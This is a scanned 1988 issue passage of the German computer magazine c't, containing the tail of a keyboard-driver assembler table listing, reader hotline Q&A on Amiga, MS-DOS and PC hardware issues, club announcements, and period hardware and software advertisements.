111            db 08,     '|'      ; 7
112            db 09,     '['      ; 8
113            db 10,     ']'      ; 9
114            db 11,     '|'      ; 0
115            db 12,     '\'      ; ?/ß
116            db 16,     '@'      ; Q
117            db 17,     251      ; √
118            db 18,     238      ; ε
119            db 19,     231      ; τ
120            db 20,     233      ; θ
121            db 21,     157      ; ¥
122            db 23,     244      ; ⌠
123            db 24,     234      ; Ω
124            db 25,     227      ; π
125            db 27,     '^'      ; */+
126            db 30,     224      ; α
127            db 31,     229      ; σ
128            db 32,     235      ; δ
129            db 33,     232      ; Φ
130            db 34,     226      ; Γ
131            db 36,     245      ; ⌡
132  mf4       label byte
133            db 43,     '|'      ; </>
134            db 44,     228      ; Σ
135            db 46,     155      ; ¢
136            db 48,     225      ; ß
137            db 49,     239      ; ∩
138            db 50,     230      ; µ
139            db 51,     249      ; ·  (.)
140            db 52,     250      ; ·  (.)
141            db 53,     246      ; ÷  keypad / (and -)
142            db 57,     255      ; special space
143            db 74,     254      ; ■  keypad -
144            db 78,     241      ; ±  keypad +
145            db 83,     ","      ; del/.
146            db -1               ; end marker
147  ;--------------
148  ; box with simple outlines
149
150  Gset1  db 17,     0b0h   ; w 25 %
151         db 31,     0b1h   ; s 50 %
152         db 45,     0b2h   ; x 75 %
153         db 22,     0dbh   ; u 100%
154         db 36,     0dfh   ; j upper half
155         db 50,     0dch   ; m lower half
156         db 37,     0ddh   ; k left half
157         db 51,     0deh   ; , right half
158
159         db 18,     0dah
160         db 19,     0c2h
161         db 20,     0c4h
162         db 44,     0bfh
163         db 32,     0c3h
164         db 33,     0c5h
165         db 34,     0b3h
166         db 35,     0b4h
167         db 46,     0c0h
168         db 47,     0c1h
169         db 48,     0c4h
170         db 49,     0d9h
171         db -1
172
173  ; box with double outlines
174
175  Gset2  db 18,     0c9h
176         db 19,     0cbh
177         db 20,     0cdh
178         db 44,     0bbh
179         db 32,     0cch
180         db 33,     0ceh
181         db 34,     0bah
182         db 35,     0b9h
183         db 46,     0c8h
184         db 47,     0cah
185         db 48,     0cdh
186         db 49,     0bch
187         db -1
188
189  ; box with double outlines hor / single outlines ver
190
191  Gset3  db 18,     0d5h
192         db 19,     0d1h
193         db 20,     0cdh
194         db 44,     0b8h
195         db 32,     0c6h
196         db 33,     0d8h
197         db 34,     0b3h
198         db 35,     0b5h
199         db 46,     0d4h
200         db 47,     0cfh
201         db 48,     0cdh
202         db 49,     0beh
203         db -1
204
205  ; box with double outlines ver / single outlines hor
206
207  Gset4  db 18,     0d6h
208         db 19,     0d2h
209         db 20,     0c4h
210         db 44,     0b7h
211         db 32,     0c7h
212         db 33,     0d7h
213         db 34,     0bah
214         db 35,     0b6h
215         db 46,     0d3h
216         db 47,     0d0h
217         db 48,     0c4h
218         db 49,     0bdh
219         db -1
220  ;--------------
221  ; Tabelle der Controlzeichen für
222
223  ;          1    2    3    4    5    6    7    8    9    0
224  CtrlTBL    db 01BH,000H,000H,000H,000H,000H,01EH,000H,000H,000H
225             db 000H,01FH,000H,07FH,  -1,011H,017H,005H,012H,014H
226             db 019H,015H,009H,00FH,010H,01BH,01DH,00AH,  -1,001H
227             db 013H,004H,006H,007H,008H,00AH,00BH,00CH,  -1,  -1
228             db   -1,  -1,  -1,01AH,018H,003H,016H,002H,00EH,00DH
229             db   -1,  -1,01FH,  -1,  -1,  -1,020H
230  ;--------------
231  NPad       db 07H,08H,09H,  -1
232             db 04H,05H,06H,  -1
233             db 01H,02H,03H
234             db 00H,  -1
235
236  CtrlNPad   db 119,141,132,142
237             db 115,143,116,144
238             db 117,145,118
239             db 146,147
240
241  AltNPad    db 151,152,153,154
242             db 155,156,157,158
243             db 159,160,161
244             db 162,163
245
246  ;-- apostrophe tables -------------------------
247  if apox
248  Apo     dw  0
249  ApoPtr  dw  0
250  ApoTbl  db  027h                    ;'
251          db  'a',0a0h,'e',082h,'i',0a1h,'o',0a2h
252          db  'u',0a3h,'E',090h,'c',087h,'C',080h,'y',098h
253          db  '!',173,'?',168
254          db  -1
255          db  '`'
256          db  'a',085h,'e',08ah,'i',08dh,'o',095h,'u',097h
257          db  -1
258          db  '^'
259          db  'a',083h,'e',088h,'i',08ch,'o',093h,'u',096h
260          db  -1
261          db  '~'
262          db  'n',0a4h,'N',0a5h
263          db  -1
264          db  248        ; '°'
265          db  'a',086h,'A',08fh
266          db  -1
267          db  -1
268  endif
269  ;-------------------------------------
270  update    db    0
271  gselect   db    0
272  id        label word
273  id1       db    0
274  id2       db    0
275  AltFlg    db    0
276  ;-------------------------------------
277  oldv      db    0
278  oldvec    dw    0,0
279  oldv16    dw    0,0
```

Das Assembler-Listing des Tastaturtreibers besteht aus zwei Teilen. Der Hauptteil enthält die eigentliche Verarbeitung der Tastencodes, in einem separaten Include-File sind die Umkodier-Tabellen abgelegt. Bei Bedarf kann zusätzlich eine INT-16h-Nachbildung per Assemblerswitch aktiviert werden. ct

HOTLINE

*Technische Anfragen an die Redaktion werden von montags bis freitags zwischen **13 und 14 Uhr** entgegengenommen. Bei Rückfragen zu c't-Beiträgen können Sie den zuständigen Redakteur, dessen Namenskürzel am Textende des Artikels in Klammern vermerkt ist, direkt erreichen. Die Durchwahlnummer entnehmen Sie bitte unserem Impressum. Bei Anrufen außerhalb der angegebenen Zeitspannen können leider keine Auskünfte erteilt werden.*

V20-BIOS nicht in Amiga und PC-10 III

Läuft das V20-BIOS auf der PC-Karte im Amiga 2000?

Soweit wir wissen, läuft das V20-BIOS in keiner der PC-Erweiterungen für die Amiga-Serie. Hier dürfte ein Großteil der nach außen bestehenden IBM-Kompatibilität dem emsigen Schaffen eines sehr Amiga-spezifischen PC-ROM-BIOS zu verdanken sein. Nachdem uns mehrere Leser mitgeteilt haben, daß das V20-BIOS in PC-10/20 I und II läuft, fällt der PC-10 III (und der PC-20 III natürlich auch) aus der Rolle. Hier sind wohl zu viele Dinge verändert worden (ganz neues Motherboard).

Occam und Timer

Ist es möglich, unter Occam in einem niedrigpriorisierten Prozeß auf den Timer zuzugreifen, der normalerweise nur in hochpriorisierten Prozessen zur Verfügung steht?

Nein, Sie können den hochpriorisierten Timer nicht auslesen (auch nicht in Maschinensprache), da der Transputer die Zuordnung der beiden Timer zu den Prozessen per Hardware steuert. Eine Alternative wäre ein hochpriorisierter Prozeß, der auf Anforderung den (hochpriorisierten) Timer ausliest und die gelesene Zeit an den niedrigpriorisierten Prozeß über einen Kanal weitergibt. Dabei müssen Sie aufgrund der Task-Wechsel-Dauer zwischen den beiden Prozessen aber kleinere Zeitdifferenzen in Kauf nehmen.

Fehler in MSDOS

Die Funktionen FindFirst und FindNext in Turbo-Pascal 4.0 finden trotz vorgegebenem Attribut auch Files mit abweichendem Attribut. Liegt hier ein Fehler in Turbo-Pascal vor?

Nicht Turbo-Pascal, sondern MSDOS (auch PCDOS) ist der Urheber. Die Fehlfunktion ist in der MSDOS-Kartei c't 5/88 bei Funktion 4Eh kurz beschrieben. Das Attribut 'Directory' findet auch Dateien. 'System' und 'Hidden' finden alle Sorten, nur 'Volume' sucht tatsächlich allein nach Volume-Einträgen. Übrigens ist der dort angegebene Fehlercode nicht 2, sondern 3, auch wenn es fälschlicherweise so in der MSDOS-Dokumentation steht.

PAK, PUK und Golem

Sobald ich die PUK (PAK-Umschalt-Karte) mit der PAK-68 in meinen Amiga 1000 einsetze und die Golem-RAM-Erweiterung angesteckt habe, führt der Rechner den Boot-Vorgang nicht mehr aus. Wie kann man das beheben?

Die PUK vergrößert die Kapazitäten der CPU-Eingänge $\overline{BR}$, $\overline{BGACK}$, wodurch sich das Timing der Busübergabe ungünstig verändern kann. Dieses Problem tritt auch beim Atari ST auf und konnte dort mit 4,7 Kiloohm großen Pull-up-Widerständen, die zwischen Pin 15 und Pin 16 an jedem Schalter-IC anzulöten sind, behoben werden.

Virus auf Sammeldiskette?

Ich habe bei Ihnen die Sammeldiskette zum c't-Special 3 gekauft. Beim Versuch, den Inhalt der Diskette auf eine RAM-Disk zu kopieren, brach das System plötzlich mit der Fehlermeldung 'Der Speicher reicht nicht für diese Anwendung' ab. Daraufhin war ein weiteres Arbeiten mit dem Rechner kaum mehr möglich; das Betriebssystem meldete sich immer wieder mit unsinnigen Fehlermeldungen, und die Inhaltsverzeichnisse einiger Ordner auf der Diskette enthielten plötzlich null Bytes in null Dateien. Nach einem Neustart des Rechners gelang es mir, einige Ordner der Sammeldiskette auf andere Disketten zu kopieren, bei denen dann das gleiche Phänomen auftrat. Handelt es sich dabei um einen sogenannten 'Computer-Virus'?

Nein, zum Glück nicht. Ihre Schwierigkeiten mit dieser Diskette werden vom '40-Ordner-Problem' verursacht, beschrieben in c't 9/87, Seite 122. Sie lösen es am einfachsten, indem Sie die Dateien der Sammeldiskette auf andere Disketten verteilen. Der gesamte Inhalt des Ordners 'BS_ATARI' sollte dabei in eine Verzeichnisebene geschrieben werden.

MSDOS auf CPC?

Mein Freund besitzt einen Schneider PC 1640 und ich einen Schneider CPC 6128 mit einem 5,25-Zoll-Laufwerk. Ist es möglich, MSDOS-Programme auf meinem Rechner laufen zu lassen? Probleme treten schon auf, wenn ich eine Diskette mit MSDOS-Programmen mit dem Befehl 'CAT' auflisten will; es erscheinen nur ein paar Buchstaben und kein Katalog.

CPC und PC sind sich sowohl der verschiedenen Prozessoren als auch der unterschiedlichen Betriebssysteme wegen so fremd, daß Programme niemals auf dem jeweils anderen Rechner ablaufen. Unter MSDOS gibt es allerdings Software, die CP/M-Diskettenformate schreiben und lesen kann. Andererseits ist in c't 12/87, 'CP/M goes MSDOS', ein Programm veröffentlicht, das umgekehrt unter CP/M Plus MSDOS-Disketten lesen kann.

Dation BU

Ich will von PEARL aus den Parallelport der KAT-Ce programmieren. Dazu gebe ich über die Datenstation BU, Zugriffsart 6, einen BIT(8)-Wert an die entsprechende Adresse aus. Er kommt aber offensichtlich nicht an, und beim Rücklesen steht immer 0 in der Variablen.

Vorsicht, Falle: PEARL-UH ordnet BIT-Variablen immer linksbündig in einem Speicherwort (16 Bit) oder -langwort (32 Bit) an. Ein BIT(8)-Wert steht dadurch im höherwertigen Byte der Speicherstelle, die Zugriffsart 6 gilt aber dem niederwertigen. Sofern Sie unbedingt BIT-Werte brauchen, müssen Sie also die oberen acht Bit einer BIT(16)-Variablen benutzen. Alternativ eignen sich FIXED- oder CHAR-Variablen. Letztere sind übrigens als einzige wirklich byteweise organisiert – FIXED-Werte belegen wie die BITs immer Worte oder Langworte, allerdings rechtsbündig.

Steckerprobleme

Ich möchte die Schaltung aus c't 4/88 nachbauen, mittels derer ich eine XT-Festplatte am Amiga 1000 betreiben kann. Können Sie mir sagen, welche Firma den 86poligen Stecker liefern kann, der zum Anschluß der Platine an den Expansionsport des Amiga 1000 nötig ist?

Sie können den Stecker beispielsweise bei der Firma Tröps und Hierl, 5040 Brühl, Telefon 0 22 32/4 50 18, bekommen. Er kostet 18,50 DM. Wir haben uns den Stecker aus Meterware hergestellt.

Laufwerk am Sidecar

Ich betreibe ein zweites Laufwerk am Sidecar und möchte dieses auch vom Amiga 1000 aus nutzen können. Gibt es einen Weg, dieses Laufwerk in das AmigaDOS einzubinden?

Da können wir Ihnen leider auch nicht weiterhelfen. Vielleicht kennt ein Leser eine Lösung?

OMTI am Amiga 500

Kann man die in c't 4/88 veröffentlichte Schaltung zum Anschluß einer Festplatte an den Amiga 1000 auch an einem Amiga 500 gebrauchen, oder sind dafür eine Reihe von Änderungen vorzunehmen?

Es sind weder Änderungen an der Hardware noch am Treiber durchzuführen. Sie müssen lediglich ein kurzes (!) Flachbandkabel zwischen die Platine und den 86poligen Stecker löten, da es sonst mechanisch nicht paßt. Das Flachbandkabel sollte nicht länger als 15 Zentimeter sein.

Amiga-RAM-Erweiterung

Wäre es nicht möglich, die RAM-Bausteine eines Amiga gegen 1-MBit-Chips auszutauschen, um so den Speicher von 512 KByte auf 2 MByte aufzurüsten?

Theoretisch schon. Praktisch wirft solch eine Erweiterung aber diverse Probleme mit der Software auf, da die 2 MByte als Chip-MEM (RAM, auf das die DMA-Bausteine zugreifen dürfen) eingebunden würden, die DMA-Chips aber nur 512 KByte adressieren können. Dieses Problem hatten zahlreiche Erweiterungen, die man vorne an den Amiga 1000 steckt, um ihn auf 1 MByte hochzurüsten. Deswegen möchten wir davon abraten.

PCDOS 3.3 langsamer?

Seit ich bei meinem PC/XT-kompatiblen Rechner von PCDOS 3.1 auf Version 3.3 aufgestiegen bin, ist der Festplattenzugriff viel langsamer als vorher. Ist Ihnen darüber Genaueres bekannt? Selbst wenn ich mit FASTOPEN einen Harddisk-Cache aufbaue, erreiche ich nicht mehr dieselben Werte wie bei PCDOS 3.1.

Viele 'Aufsteiger' haben die gute Gelegenheit der Neueinrichtung ihrer Platte genutzt und diese auch gleich physikalisch neu formatiert. Meist hatten sie Rechner mit 8 MHz und V20-Prozessor in Gebrauch, die etwa um den Faktor 2 schneller sind als ein Standard-PC. Deshalb wird die Platte vielfach statt mit dem für PCs üblichen Interleave von 6 häufig mit dem Faktor 3 formatiert. Interleave-Faktor 3 heißt zum Beispiel, daß die Sektoren in aufsteigenden Nummern so organisiert sind, daß alle Sektoren einer Spur erst nach drei vollen Plattenumdrehungen eingelesen sind, weil Sektoren mit anderen Nummern dazwischengelegt werden.

Man führt den Interleave-Faktor deshalb ein, weil die CPU einfach eine bestimmte Zeit braucht, um einen Sektor von der Platte zu lesen und via DOS zu verwalten. Wählt man den Interleave-Faktor zu klein, und bei den meisten – auch recht schnellen – PCs ist Faktor 3 zu knapp, hat das zur Folge, daß das Lesen (oder Schreiben) des nächsten Sektors knapp verpaßt wird. Dann muß eine volle zusätzliche Plattenumdrehung abgewartet werden, bis der Sektor wieder unter dem Schreib-/Lesekopf liegt. So braucht man plötzlich bis zu 17 (so viele Sektoren hat eine Standardplatte pro Spur) Plattenumdrehungen, um eine Spur abzuarbeiten.

Leider kann man nicht genau sagen, welches der optimale Interleave-Faktor für den jeweiligen Rechner ist, weil es zum Beispiel auch eine Rolle spielt, wie groß der Sektor-Puffer des HD-Controllers ist. Am besten probiert man verschiedene Interleave-Faktoren aus und testet (etwa per Stoppuhr), wie schnell ein MByte Daten auf der Platte kopiert werden können. Wenn der Interleave-Faktor zu klein gewählt wurde, sinkt die Datentransferrate bei PCs schlagartig etwa um Faktor 2.

Um ganz sicher zu gehen, ob die DOS-Version nicht doch einen Einfluß auf die Geschwindigkeit hat, haben wir eine kleine Meßreihe mit dem Programm 'transferrate' (c't 5/88, Seite 120) gefahren. Dabei wurden auf einem 8-MHz-AT (Interleave 3) Versuche unter PCDOS 3.1 und 3.3 gemacht, sowohl mit Turbo-Pascal-Version 3.0 als auch 4.0 und bei PCDOS 3.3 mit und ohne FASTOPEN. Transferiert wurde jeweils ein Megabyte Daten. Die Werte lagen zwischen 7 und 9 Sekunden, eine Streuung, die sich aber auch schon ergab, wenn das Testprogramm in ein und derselben Konstellation mehrfach hintereinander aufgerufen wurde. Der interessanteste Aspekt war, daß gelegentlich mit aktivem FASTOPEN beim ersten Versuch fast die doppelte Zeit benötigt wurde, da anscheinend die Umorganisation des Cache Zeit kostete. Ansonsten muß man aber sagen, die DOS-Version ist nicht schuld.

Amiga und Seagate ST-251

Der von Ihnen vorgestellte Bauvorschlag funktioniert nicht mit meiner Harddisk 'Seagate ST-251'. Ich habe die Schaltung mehrfach durchgesehen und kann keinen Fehler finden.

Normalerweise sollte jede Festplatte, die von einem OMTI-Controller gesteuert werden kann, mit dem Interface aus c't 4/88, Seite 142 funktionieren. Warum dies nicht geht, ist auch uns nicht klar. Vielleicht hat ein Leser eine Lösung. Wer sonst Erfahrungen mit seltenen Platten gemacht hat, kann sie uns gerne mitteilen.

OMTI kontra DOS

Ein bei uns eingesetzter RLL-Festplatten-Controller, der OMTI 5527, läßt sich nicht mit DOS-Versionen ab Version 3.1 betreiben. Ist Ihnen solch ein Fehler, oder besser noch, eine entsprechende Abhilfe bekannt?

Nein, auch fällt uns von der Logik her keine plausible Erklärung dazu ein. Unseren Lesern vielleicht?

Die AT-Komplettlösung in modernster Technik

- Komfort-Gehäuse mit Schlüssel-, Reset- und Turboschalter
- 6/12 MHz umschaltbar
- 4 MB Mainboard
- voll ausgebauter Arbeitsspeicher
- 640/384 KB Memory splitting
- eingebaute EMS-Funktion
- 2 serielle Schnittstellen (1 best.)
- 2 parallele Schnittstellen
- 20 MB Festplatte
- 1,2 MB/360 KB Diskettenlaufwerk (Teac)
- 16 Bit-Combicontroller
- Hercules-kompatible Graphikkarte
- Deutsche Tastatur mit separatem Cursorblock (102 Tasten)
- 14 Zoll TTL-Monitor (Flat-Screen), amber
- Deutsches Handbuch
- Setup-Diskette

2.985,00 DM

Monochrom Grafik/Printerkarte m. Colorgrafikemulation	175,00 DM
Genoa Super EGA HiRes (800 × 800)	422,00 DM
AT I/O-Karte (Gameport, Printerport, 2 serielle Ports)	134,00 DM
Tower-Gehäuse mit 200 W Netzteil	595,00 DM
AT-Combi-Controller (2 HDD + 2 FDD)	315,00 DM
3.5 Zoll Floppy 1,44 MB mit Einbaurahmen	315,00 DM
EPSON LX 800	518,00 DM
Genius GM 6 Maus	85,00 DM
Genius GM 6 Plus	115,00 DM

MultiLink Computer

Rosdorfer Weg 5 · 3400 Göttingen
☎ 05 51 / 70 34 70
Geschäftszeit:
Montag – Freitag von 10 – 18 Uhr
Technische Änderungen vorbehalten

ct-club

Club-Nachrichten und Adressen

Seit Januar 1988 haben wir unser Aufgabenprogramm als 'Interessenverband für professionelle Computeranwendung in kleinen und mittelständischen Unternehmen' neu festgelegt. Wir betreuen alle gängigen PC-Systeme. Unsere Arbeit soll den Einsatz moderner, EDV-gestützter Betriebsorganisations- und Bürokommunikationssysteme speziell in kleinen und mittelständischen Unternehmen fördern. Wir nehmen noch Mitglieder aus dem gesamten Bundesgebiet auf. Darüber hinaus suchen wir Interessenten mit Anwendungserfahrung in der professionellen EDV, die aktiv an dem Aufbau weiterer Regional-Geschäftsstellen mitarbeiten wollen. Selbstverständlich sind auch Mitglieder, die durch einen finanziellen Beitrag unsere Arbeit unterstützen wollen, willkommen. Die Mitgliederbeiträge betragen 25 DM für gewerbliche Betriebe und selbständige Unternehmer und 10 DM für Privatpersonen. Im Beitrag enthalten sind fortlaufende Informationen und Mitteilungen im Sammelordner-System sowie Informationen und Auskünfte über die Geschäftsstelle. Die gewerblichen Betriebe und selbständigen Unternehmer können zusätzlich individuelle Leistungen (Beratungen, Anwendungs-, Organisations-, Programmierungs-, Ausbildungs- und Bedienungshilfen) beantragen.

INFÖK e.V.
Postfach 632
2940 Wilhelmshaven
0 44 21/4 11 10

Die 'Deutschen Archimedes Anwender' stellen eine Gemeinschaft all derjenigen dar, die im deutschsprachigen Raum ansässig (oder der deutschen Sprache mächtig) und Acorn-Archimedes-Besitzer (egal ob A3xx oder A4xx) sind oder es werden wollen oder sich nur informieren wollen. Die Zielsetzungen des Clubs sind u.a. die Herausgabe einer eigenen Zeitschrift, Errichtung eines Public-Domain-Pools, Entwicklung von Software, Anbindung an die englischen User, Einrichtung von Kursen (Programmiersprachen, Anwender etc.), preiswerter Sammeleinkauf von Hard- und Software, Hilfestellung bei Problemen mit Computern. Der Mitgliedsbeitrag in Höhe von 50 DM pro Jahr dient zur Kostendeckung des Verwaltungsaufwands. Interessenten können über folgende Anschrift Kontakt aufnehmen:

Science Technology Systems
–Deutsche Archimedes Anwender–
z. Hd. Herrn Schmitt
Rodenkirchener Str. 45a
5000 Köln 50

Am 8. Oktober 1988 öffnet die zweite Computerhobby der Veranstaltergemeinschaft Bruchsaler Computerclubs ihre Pforten. Wie im Vorjahr werden wieder interessante Angebote des Fachhandels sowie der privaten Flohmarktanbieter einen Streifzug durch die Computer- und Elektronik-Halle interessant machen. Anfragen und Anmeldungen an:

VGBC
c/o Papa's Computerclub
Postfach 43 09
7520 Bruchsal 4
0 72 55/43 26 (Dieter Schönberger)

Die 'Interessengemeinschaft für Hochleistungsrechner mit neuartigen Architekturen' (IHNA) beschäftigt sich zur Zeit mit der Entwicklung und dem Bau eines Hochleistungsrechners, der als Zusatz zu Workstations und VAX-Rechnern sehr hohe Rechenleistungen zur Verfügung stellen soll. Der Prozessor wird vorwiegend mit Hilfe von Bit-Slice-Elementen aufgebaut und wird mikroprogrammiert. Zur Leistungssteigerung wird eine dynamisch parallele Architektur nach dem MIMD-Prinzip verwendet. Die Interessengemeinschaft sucht noch Personen, die Interesse haben, an der Lösung der folgenden Probleme mitzuarbeiten: Bau eines optimierenden Micro-Code-Compilers; geeignete Prozessor-Prozessor-Kommunikation entwickeln; Assembler-, C-, Modula-, Fortran-Compiler-Programmierung, Arbeitsumgebung auf den Hostrechnern, Anwendersoftware entwickeln. Interessenten können unter folgender Adresse Kontakt aufnehmen:

IHNA
Postfach 42 18
CH-6300 Zug

Programmbörse

CP/M 3 auf Apple II, +, e

BIOS3 und LDRBIOS für Rechner mit 64K, 80Z, Z80 (Softcard) und mindestens einem Laufwerk als dokumentierte Quellcodes. Module, Treiber, LIB's und SUB's für V.24, Uhr (ohne Karten), Harddisk, RAM-Disk (Saturn), Systemlink und PUTSYS. BIOS3 enthält BIOSKRN, BOOT, MOVE, CHARIO, DISKIO und SCB. BIOS3 und LDRBIOS können gegen 0,80 DM (Disk) plus 1,30 DM (Porto) in Briefmarken angefordert werden. BIOS3 und Dienstprogramme sind nicht Teil der Diskette und nur von Digital Research erhältlich!

Werner K. G. Münchheimer
Johannisberg 12
5469 Windhagen

OMTI an MSDOS

Es besteht jetzt auch die Möglichkeit, Festplatten mit dem OMTI- 5520A-Controller an jedes MS-DOS-System anzuschließen. Einzige Voraussetzung ist, daß der OMTI-Controller auf irgendwelchen Port-Adressen zu erreichen ist. Die Einbindung in das Betriebssystem übernimmt ein Gerätetreiber, der auf verschiedene Mikroprozessoren (8086/88, 80x86, V20/V30) und Geschwindigkeiten anpaßbar ist. Die Festplattenparameter sind beliebig einstellbar und können auch während des Betriebes verändert werden, ebenso der eingebaute Schreibschutz. Es werden bis zu zwei Platten unterstützt. Benötigt wird MS-DOS 2.x, besser 3.x, und der Microsoft-Assembler (MASM, möglichst 4.0). Für 20 DM im voraus bekommt man eine 3,5-Zoll-Diskette im IBM-Format (720 KB) oder Apricot-Format (315 KB) mit dem Assemblertext und zwei Programmen zum Verändern der Festplattenparameter sowie zum Testen und Formatieren der Platte bei:

Robert Czichon
Adlerstraße 3a
7500 Karlsruhe 1
07 21/60 60 85

Kontakte

Der MS-DOS USER-CLUB, Kiel (M.U.C.K.) sucht noch Mitglieder aus dem Raum Kiel. Die Club-Mitglieder treffen sich regelmäßig und sind offen für alle MSDOS-Rechner (Tandy, Amstrad, Clones, ATs etc.) und OS/2! Der Mitgliedsbeitrag von 10 DM pro Monat wird hauptsächlich zum Aufbau einer Bibliothek verwendet. Interessenten können sich weitere Informationen einholen bei:

Dirk Schmidt
Eckernförder Straße 93
Postfach 39 63
2300 Kiel 1
04 31/18 03 02 (ab 19 Uhr)

Ich bin begeisterter c't68000-Hard-und-Software-Bastler und suche im Raum Hannover Leute mit ähnlichen Interessen (z.B. Anschluß einer Festplatte oder Austausch von Software). Ich programmiere in PEARL und Assembler und habe besonderes Interesse an Grafik und 3D-Projektionen. Wer Interesse hat, kann unter folgender Anschrift Kontakt aufnehmen:

Wolfgang Kitsch
Erichstraße 3
3000 Hannover 91
05 11/45 58 31

Suche Kontakt zu FORTH-Anwendern im Raum Köln zwecks Erfahrungsaustausch.

Christoph Hanssen
Franzstraße 51–53
5000 Köln 41
02 21/43 48 76

Ich möchte den Speicher meines Casio-Handheld-Computers FP-200 erweitern. Wer besitzt Informationen über die Belegung der Slots und stellt gegen Kostenerstattung eine Kopie zur Verfügung?

Markus Gebhard
Herm.-Steinhäuser-Str. 16
6050 Offenbach/M.

Suche Kontakt zu Leuten, die es erfolgreich geschafft haben, die Brother EP-44 als Drucker an einem Amiga 1000 anzuschließen. Wer hat den Amiga 1000 schon mit dem Fischer Technik Computing System kombinieren können?

W. Bolt
Am Sommerberg 38
6395 Riedelbach
0 60 83/18 09

Neues Modell 2400 Baud

DM 850,-

★ 300/1200/2400 Baud Vollduplex (CCITT V.22/22 bis, Bell 103,212 A)
★ Hayes befehlskompatibel, automatische Wähl- und Antwortfunktion sowie Baudraten-Erkennung.
★ Betrieb in der BRD und Berlin-West nicht gestattet.
★ Für deutsche 2-Drahtleiltungen. (NEU!!) Gebührentakt-Filter.
★ Andere Modelle 1200 Baud: WD7012cf (DM 438,-), WD450 (DM 338,-)
★ PC-Steckkarten 1200 Baud: WDII (DM 299,-), WDIII (DM 338,-)

HMC GmbH · 4300 Essen 1 · Hohenzollernstr. 46
Tel.: 02 01 / 77 11 50 · Fax: 02 01 / 77 93 53 · Tlx: 857 9950 mee d

Eprommer // Eprommer

mit ext. Textoolsockel im Gehäuse., Editor, Programmierspannung:: Vpp 25V; 21V und 12.5V Programmiert 2716 bis 27512 auch C Typen
Lieferumfang: Steckkarte ext. Epromsockel, umfangreiche Software Beschreibung und ein Programm zum einlesen von Intel HEX-Files

nur **248 DM**

A3 Plotter nur 2298 DM

*HPGL kompatibel *0,025mm Auflösung *8 Stifte *Geschwindigkeit 565 mm/s
*Wiederholgenauigkeit besser 0,2mm *Serielle und Paralelle Schnittstelle *1KB Puffer

TEAC 55BR 360 KB **245DM** **35FN-23** 720KB 5,25"Rahmen **305DM**
TEAC 55GFR 1,2MB **275DM** **35HFN** 1,44MB **275DM** 7/88
TEAC 55FR 720 KB **255DM** **35FN** 720KB **245DM** Hanbuchje 15DM
Aufpreis 5,25" Rahmen **50 DM** **135HFN** 1,44MB Bauhöhe 1" **275DM**
Handy Scanner und **Handy Reader II** Paketpreis 898,00 DM

UEDING electronics

Holtewiese 2 · 5750 Menden 1 · nh. Gregor Ueding
Tel. 02373 63159 · DFÜ 02373 66877 8n1
Händleranfragen erwüscht
Gesamtpreisliste mit weiteren preisgünstigen Angeboten anfordern

TURBO-PLOTTER

Schnell, preiswert und präzise plotten mit PL-450

Format bis DIN-A3, HP-GL* kompatibel, serienmäßig mit RS232C und Centronics-Schnittstelle ausgerüstet, Pen-Speed maximal 565 mm/s, programmierbarer Stiftwechsel für 8 Farben (Pens), Aufnahme für HP-Standard Faser-/Keramik-/Tusche-Pens, Pen-Magazin mit Automatic-Verschluß, Auflösung 0,025 mm, verschied. Zeichensätze und und.....


Unser Preis: ..... 2280,00 DM

Datentechnik Dr.Gert Müller Diezstraße 2A
D-5300 Bonn 1
Tel. 0228/217297

* HP-GL ist ein Warenzeichen der Hewlett-Packard GmbH

FOTOPLOTTER

Wir machen Ihren Penplotter zum Fotoplotter!



Fotoplot-Zusatzgerät LP2002, geeignet zum Anschluß an jeden Flachbett-Plotter. Gleichbleibende Schärfe und Strichbreite durch geschwindigkeitsabhängige Steuerung der Lichtintensität. Hervorragend geeignet zur Herstellung von Leiterplatten-Filmen mit CAD-Systemen.

Fotoplot-Zusatz LP2002 ..... 2223,00 DM

Fordern Sie Informationsmaterial an!

Datentechnik Dr.Gert Müller Diezstraße 2A
D-5300 Bonn 1
Tel. 0228/217297

Ecosoft Economy Software AG

Postfach 1905, 7890 Waldshut, Tel. 07751 - 7920

Software (fast) gratis

- **Größtes Angebot von Prüf-Software und Frei-Programmen Europas**: Über 3´000 Disketten für IBM-PC/ Kompatible, Macintosh, Amiga, Atari ST, C64/128, Apple II.
- Viele **deutsche Programme**, speziell für Firmen, Selbständige, Privatpersonen, Schulen.
- **Software gratis**, Sie bezahlen nur eine Vermittlungsgebühr von DM 14.40 oder weniger je Diskette.
- HOTLINE: Tel. Anwenderunterstützung (3 Techniker von 8-18 Uhr).

Verzeichnis gratis

Bitte Computermodell angeben. Gegen Einsendung dieses Inserates erhalten Sie zusätzlich einen Gutschein für eine Gratis-Diskette. 428

Jetzt mit Sourcecode und Turbolinker

Neuer Preis
DM 98.–
unverbindliche Preisempfehlung

SOFTWARE

SPEED.LIB — die Toolbox der neuen superschnellen Generation für Turbo-Pascal 3.0. So optimiert, daß sich bei über 100 Routinen der Programmspeicher nur um 5K verringert. Außer sehr vielen Grundfunktionen stehen mehrere interaktive Funktionen wie z.B. Taschenrechner, Tastaturprogrammierung, Deviceumschaltung, Errorhandling zur Verfügung.

SL/1.4

Best.-Nr. 51820

HEISE

Verlag
Heinz Heise
GmbH & Co KG
Postfach 61 04 07
3000 Hannover 61

Zukunftsorientiert!

LAPTOP
ISE TS16

Ein kompatibler PC der Extraklasse!

Die Leistungen überzeugen:

CPU:	Intel 80286 (10 MHz), 80287 (Option)
Speicher:	640 KB RAM, 2 MB (Option)
Diskettenlaufwerk:	1 x 3,5" 1.2 MB
Festplattenlaufwerk:	1 x 3,5" 20 MB (40 MB optional)
Bildschirm:	hochauflösendes Gas-Plasma-Display 640 x 400 Punkte, 192 x 144 mm EGA und CGA Graphik-Mode
Tastatur:	82 Tasten – deutsch
Schnittstellen:	1 x Centronics (Parallel) 2 x RS-232C (seriell) 1 x Port für externes 5,25"-Laufwerk
Betriebssystem:	MS-DOS 3.3
Abmessungen:	320 (B) x 320 (T) x 94 (H) mm
Gewicht:	6,4 kg

Der Preis stimmt: DM 8.436,– — frei Haus

Fordern Sie nähere Informationen an:

ISE DATA GMBH · Herrnrainweg 5 · 6050 Offenbach/Main
Tel.: 069 / 80 05 30 · Fax: 069 / 80 05 332 · Tx: 4 185 164 ised

Software

c't-Programme

